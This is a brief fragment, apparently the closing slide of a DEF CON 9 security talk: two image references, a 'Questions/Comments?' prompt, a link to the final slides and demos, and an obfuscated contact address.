

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

Questions/Comments?

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  - http://www.spl0it.org/files/talks/defcon09/
    - Final version of Slides and Demos
  - Jabra_aT_spl0it_d0t_org